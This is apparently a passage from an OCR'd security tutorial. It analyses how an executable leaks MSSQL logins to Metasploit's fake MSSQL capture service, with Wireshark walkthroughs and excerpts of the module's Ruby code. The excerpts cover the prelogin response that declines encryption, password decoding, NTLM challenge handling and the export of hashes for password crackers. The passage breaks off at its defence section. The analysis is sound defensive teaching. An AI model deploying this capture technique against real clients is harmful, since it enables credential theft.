
The response suggests the IP address to be the Kali Linux's IP address (since we configured inetsim to do this).

CAPTURING MSSQL CREDENTIALS FROM AN EXECUTABLE WITH DYNAMIC ANALYSIS


Ismail Onder Kaya



Below is the pre login request to the MSSQL server (which would be our malicious simulator service started from Metasploit).




Below I highlighted that the client did not insist on an encrypted logon session. That knowledge will give us a hint to prevent the problem of stealing MSSQL login credentials (from the developer's perspective).




Below is the response of the malicious MSSQL simulator. We can compare this response data later to our static analysis of the MSSQL capture module.

CAPTURING MSSQL CREDENTIALS FROM AN EXECUTABLE WITH DYNAMIC ANALYSIS


Ismail Onder Kaya




The essence of the credential capture tactic used is here, the malicious MSSQL simulator informs the client that it DOES NOT have support for the ENCRYPTION.




That results in the client not to use encryption. An astute reader might notice that the raw data is not clear text really. However, as we will see from the module code later, the password is encoded (not encrypted) somehow and obviously Wireshark is intelligent enough to decode it and show it to us.




Our malicious MSSQL simulator service just says that the credentials are not correct. This suggests that the service did not intend to relay the traffic to the real server at all, just steal the credentials.




To understand the internals of our MSSQL service simulator we can look for the files named “mssql.rb” in our Kali Linux machine. There it is.





One of the things we can see in the code is the password decoding algorithm (although the function name is `mssql_tds_decrypt`).



This is where the decoder is called.


```
usr/share/metasploit-framework/modules/auxiliary/server/capture/mssqlLrb - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.
appname_length = data.slice!(0,2).unpack('v')[0]
srvname_offset = data.slice!(0,2).unpack('v')[0]
srvname_length = data.slice!(0,2).unpack('v')[0]
if username_offset > 0 and pw_offset > 0
  offset = username_offset - 56
  info[:user] = Rex::Text::to_ascii(data[offset..(offset + username_length * 2)])
  offset = pw_offset - 56
  if pw_length == 0
    info[:pass] = "<empty>"
  else
    info[:pass] = mssql_tds_decrypt(data[offset..(offset + pw_length * 2)].unpack("A*")[0])
  end
  offset = srvname_offset - 56
  info[:srvname] = Rex::Text::to_ascii(data[offset..(offset + srvname_length * 2)])
else
  info[:isntlm?]= true
end
# slice of remaining packet
data.slice!(0, data.length)
```

The pre-login response function includes the response data that we had seen earlier while we were analyzing the network packets in Wireshark (we'll see the constant's below).

```
usr/share/metasploit-framework/modules/auxiliary/server/capture/mssqlLrb - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.
].pack("CCnnCCCVa*")
c.put data
end
def mssql_send_prelogin_response(c, info)
  data = [
    Constants::TDS_MSG_RESPONSE,
    1, # status
    0x002b, # length
    "000001000001a00060100200001020021000103002200000400220001ff0a3206510000020000"
  ].pack("CCnH*")
  c.put data
end
def on_client_data(c)
  info = {:errors => [], :ip => @state[c][:ip]}
  data = c.get_once
  return if not data
  info = mssql_parse_reply(data, info)
  if(info[:errors] and not info[:errors].empty?)
    print_error("#{info[:errors]}")
  end
  c.close
end
```

CAPTURING MSSQL CREDENTIALS FROM AN EXECUTABLE WITH DYNAMIC ANALYSIS

Ismail Onder Kaya



```
#!/usr/share/metasploit-framework/modules/auxiliary/server/capture/mssqlLrb - Mousepad

File Edit Search View Document Help

Warning, you are using the root account, you may harm your system.

class MetasploitModule < Msf::Auxiliary
  include Msf::Exploit::Remote::TcpServer
  include Msf::Exploit::Remote::SMB::Server
  include Msf::Auxiliary::Report

  class Constants
    TDS_MSG_RESPONSE = 0x04
    TDS_MSG_LOGIN = 0x10
    TDS_MSG_SSPI = 0x11
    TDS_MSG_PRELOGIN = 0x12

    TDS_TOKEN_ERROR = 0xAA
    TDS_TOKEN_AUTH = 0xED
  end

  def initialize
    super(
      'Name' => 'Authentication Capture: MSSQL',
      'Description' => %q{
        This module provides a fake MSSQL service that
        is designed to capture authentication credentials. The modules
        supports both the weak encoded database logins as well as Windows
        logins (NTLM).
      }
    )
  end
end
```

This is where different phases and kinds of client requests are handled.

```
usr/share/metasploit-framework/modules/auxiliary/server/capture/mssqlrb - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.

# slice of remainder
data.slice!(0,data.length)
end

#
# Parse individual tokens from a TDS reply
#
def mssql_parse_reply(data, info)
  info[:errors] = []
  return if not data
  until data.empty? or ( info[:errors] and not info[:errors].empty? )
    token = data.slice!(0,1).unpack('C')[0]
    case token
    when Constants::TDS_MSG_LOGIN
      mssql_parse_login(data, info)
      info[:type] = Constants::TDS_MSG_LOGIN
    when Constants::TDS_MSG_PRELOGIN
      mssql_parse_prelogin(data, info)
      info[:type] = Constants::TDS_MSG_PRELOGIN
    when Constants::TDS_MSG_SSPI
      mssql_parse_ntlmsspi(data, info)
      info[:type] = Constants::TDS_MSG_SSPI
    else
```

The benefit of searching the internals of a tool is to discover its other capabilities. Here we can see that our simulator module is also capable of stealing LM and NTLM authentication credentials (hashes to be precise).

```
usr/share/metasploit-framework/modules/auxiliary/server/capture/mssqlrb - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.

def mssql_send_ntlm_challenge(c, info)
  win_domain = Rex::Text.to_unicode(@domain_name.upcase)
  win_name = Rex::Text.to_unicode(@domain_name.upcase)
  dns_domain = Rex::Text.to_unicode(@domain_name.downcase)
  dns_name = Rex::Text.to_unicode(@domain_name.downcase)

  if @s_ntlm_esn
    sb_flag = 0xe28a215 # ntlm2
  else
    sb_flag = 0xe282215 #no ntlm2
  end

  securityblob = NTLM_UTILS::make_ntlmssp_blob_chall( win_domain,
    win_name,
    dns_domain,
    dns_name,
    @challenge,
    sb_flag)

  data = [
    Constants::TDS_MSG_RESPONSE,
    1, # status
    1, # securityblob length # length
```

We can also see that the collected credentials can be recorded into the files with right format for two password cracker tools (i.e. Cain and JTR).


```
usr/share/metasploit-framework/modules/auxiliary/server/capture/mssqlLrb - Mousepad
Warning, you are using the root account, you may harm your system.
fd = File.open(datastore['CAINPWFIL'], "ab")
fd.puts(
[
  user,
  domain ? domain : "NULL",
  @challenge.unpack("H*")[0],
  lm_hash ? lm_hash : "0" * 48,
  nt_hash ? nt_hash : "0" * 48
].join(":").gsub(/\n/, "\n")
)
fd.close
end
end

if(datastore['JOHNPWFIL'] and user)
case ntlm_ver
when NTLM_CONST::NTLM_V1_RESPONSE, NTLM_CONST::NTLM_2_SESSION_RESPONSE
fd = File.open(datastore['JOHNPWFIL'] + '_netntlm', "ab")
fd.puts(
[
  user,"",
  domain ? domain : "NULL",
  lm_hash ? lm_hash : "0" * 48,
```

How to defend against this attack (from a developer's perspective)?

The root cause of this problem is that the application is developed with a 2-tier architecture. Thus, the client must have MSSQL server credentials on the client side (whether in a config file, in its code or use user credentials to access the MSSQL server). However, if we were stuck with this architecture (i.e. we cannot switch to a 3 tier application because of the operational dependencies to the application, financial constraints or for another reason) we can do the 